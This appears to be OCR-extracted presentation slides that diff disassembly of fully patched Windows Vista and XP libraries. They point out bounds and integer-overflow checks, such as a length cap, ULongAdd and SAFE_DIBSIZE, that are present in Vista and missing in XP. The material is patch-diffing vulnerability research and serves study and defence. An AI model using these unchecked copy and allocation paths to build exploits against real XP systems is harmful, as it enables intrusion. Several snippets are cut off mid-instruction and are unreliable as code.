
```
76dad171:
inc [ ebp + var_78 ]
mov eax , [ ebp + var_78 ]
add [ ebp + var_80 ] , 0Ch
cmp eax , [ ebp + var_4C ]
jb short  76DAD111loc_76DAD111
```

```
76dad11f:
cmp word ptr [ eax ] , 0
jz short  76DAD171loc_76DAD171
```

```
76dad125:
movzx ecx , word ptr [ eax ]
mov esi , [ eax + 4 ]
mov edx , ecx
shr ecx , 2
lea edi , [ ebp + var_24 ]
rep  movsd
mov ecx , edx
and ecx , 3
rep  movsb
```

Example #3 Fully Patched VISTA

Boundary Check for length >0x4C4B40 bytes



```
6c970dd4:
lea ecx , [ esi + edi ]
mov eax , 4C4B40h
cmp ecx , eax
jle short  6C970DE4loc_6C970DE4
```

```
6c970e36:
mov eax , [ ebx ]
mov esi , [ edi + 8 ]
mov ecx , [ edi + 0Ch ]
mov edx , [ edi ]
add eax , [ ebp + arg_4 ]
add esi , [ ebp + arg_C ]
cmp dl , 41h
mov [ ebp + pMem ] , ecx
movzx ecx , dl
jb short  6C970E56loc_6C970E56
```

```
6c970f3b:
mov eax , [ ebp + ar
add [ ebx ] , eax
mov eax , ebx
jmp short  6C970F461
```

```
_6C970E59
```


```
6c970e56:
sub ecx , 30h
```

```
6c970de0:
mov edi , eax
sub edi , esi
```

```
6c970de4:
add esi , edi
imul esi , 0Ch
push ebx ; pMem
mov ebx , ds : 6C9610C4__imp__GlobalHandle@4 ; GlobalHandle(x)
add esi , 8
call ebx ;  6C9610C4GlobalHandle(x) ; GlobalHandle(x)
push eax
call ds : 6C9610C0__imp__GlobalUnlock@4 ; GlobalUnlock(x)
push 2002h
push esi
push [ ebp + pMem ]
call ebx ;  6C9610C4GlobalHandle(x) ; GlobalHandle(x)
push eax
call ds : 6C9610BC__imp__GlobalReAlloc@12 ; GlobalReAlloc(x,x,x)
```

Example #3   Fully Patched XP

No Boundary Check for length >0x4C4B40 bytes




```
73b60283:
sub eax , ecx
add eax , edx
mov [ ebp + pMem ] , eax
mov eax , 200h
cmp [ ebp + pMem ] , eax
jge short  73B60297loc_73B60297
```

```
+ pMem ] , eax
```

```
73b60297:
mov esi , ds : 73B510AB__imp__GlobalHandle@4 ; GlobalHandle(x)
push edi ; pMem
call esi ;  73B510ABGlobalHandle(x) ; GlobalHandle(x)
push eax
call ds : 73B510A4__imp__GlobalUnlock@4 ; GlobalUnlock(x)
mov eax , [ edi + 4 ]
add eax , [ ebp + pMem ]
push 2002h
lea eax , [ eax + eax *2]
lea eax , ds : 8 [ eax *4]
push eax
push edi
call esi ;  73B510ABGlobalHandle(x) ; GlobalHandle(x)
push eax
call ds : 73B510A0__imp__GlobalReAlloc@12 ; GlobalReAlloc(x,x,x)
push eax
call ds : 73B510B0__imp__GlobalLock@4 ; GlobalLock(x)
test eax , eax
jz 73B603F4loc_73B603F4
```

Example #4 Fully Patched Vista

Boundary Check for INT overflow   ULongAdd API



```
6c96450e:
lea eax , [ ebp + dwBytes ]
push eax
mov eax , [ ebx + 20h ]
push 4
pop ecx
mul ecx
push edx
push eax
call 6C967A34_ULongLongToULong@12 ; ULongLongToULong(x,x,x)
test eax , eax
mov [ ebp + var_D4 ] , eax
jl 6C9645CDloc_6C9645CD
```

```
6c9644ff:
mov [ ebp + var_D4 ] , 80040064h
jmp 6C9645CDloc_6C9645CD
```

```
6c9645be
push ebx
call 6C9
mov [ ec
mov dwor
```

```
6c964532:
lea eax , [ ebp + dwBytes ]
push eax
push [ ebp + dwBytes ]
push dword ptr [ ebx ]
call 6C96AC84?ULongAdd@@YGJKKPAK@Z ; ULongAdd(ulong,ulong,ulong *)
test eax , eax
mov [ ebp + var_D4 ] , eax
jl short  6C9645CDloc_6C9645CD
```


```
6c9645cd:
cmp [ ebp
jz short
```

```
6c964550:
lea eax , [ ebp + dwBytes ]
push eax
push [ ebp + dwBytes ]
push dword ptr [ ebx + 14h ]
call 6C96AC84?ULongAdd@@YGJKKPAK@Z ; ULongAdd(ulong,ulong,ulong *)
test eax , eax
mov [ ebp + var_D4 ] , eax
jl short  6C9645CDloc_6C9645CD
```

```
6c96456f:
push [ ebp + dwBytes ]
push 2042h
call ds : 6C9610D0__imp__GlobalAlloc@8 ; GlobalAlloc(x,x)
test eax , eax
mov [ edi + 4 ] , eax
jz 6C9644E0loc_6C9644E0
```

Example #4 Fully Patched XP

NO ULongAdd API



```
73b542ac:
test byte ptr [ esi + 10h ] , 1
jz short  73B54306loc_73B54306
```


```
73b54321:
cmp [ ebp + pg ] , 0
jz short  73B54335loc_73B54335
```

```
73b542b2:
mov eax , [ ebx + 20h ]
mov ecx , [ ebx + 14h ]
lea esi , [ ecx + eax *4]
add esi , [ ebx ]
push esi
push 2042h
call ds : 73B510B4__imp__GlobalAlloc@8 ; GlobalAlloc(x,x)
test eax , eax
mov [ edi + 4 ] , eax
jnz short  73B542DCloc_73B542DC
```

```
73b54306:
mov [ ebp + var_DB ] ,
jmp short  73B54321loc
```

Example #5 Fully Patched Vista


A Safe check for the DIB Size



```
ext:243CD62A                 jz      short loc_243CD63E
ext:243CD62C                 mov     eax, [edi+58h]
ext:243CD62F                 mov     [esi+58h], eax
ext:243CD632                 mov     eax, [edi+5Ch]
ext:243CD635                 mov     [esi+5Ch], eax
ext:243CD638                 mov     eax, [edi+60h]
ext:243CD63B                 mov     [esi+60h], eax
ext:243CD63E
ext:243CD63E loc_243CD63E:                           ; CODE XREF: ConvertSurfaceDescTo
ext:243CD63E                 lea     eax, [ebp+arg_0]
ext:243CD641                 push    eax
ext:243CD642                 push    ebx
ext:243CD643                 call    _SAFE_DIBSIZE@8 ; SAFE_DIBSIZE(x,x)
ext:243CD648                 test    eax, eax
ext:243CD64A                 jl      short loc_243CD6A4
ext:243CD64C                 mov     eax, [ebp+arg_0]
ext:243CD64F                 mov     ecx, [ebp+var_8]
ext:243CD652                 mov     [ebx+14h], eax
ext:243CD655                 mov     [ecx+28h], eax
ext:243CD658                 mov     eax, [ebp+arg_8]
ext:243CD65B                 test    eax, eax
ext:243CD65D                 mov     dword ptr [ecx+20h], 1
ext:243CD664                 jz      short loc_243CD685
ext:243CD666                 mov     ecx, [eax+8]
ext:243CD669                 sub     ecx, [eax]
ext:243CD66B                 lea     edi, [esi+10h]
ext:243CD66E                 mov     [esi+8], ecx
ext:243CD671                 mov     ecx, [eax+0Ch]
ext:243CD674                 sub     ecx, [eax+4]
ext:243CD677                 mov     [esi+0Ch], ecx
ext:243CD67A                 mov     ecx, [ebp+var_8]
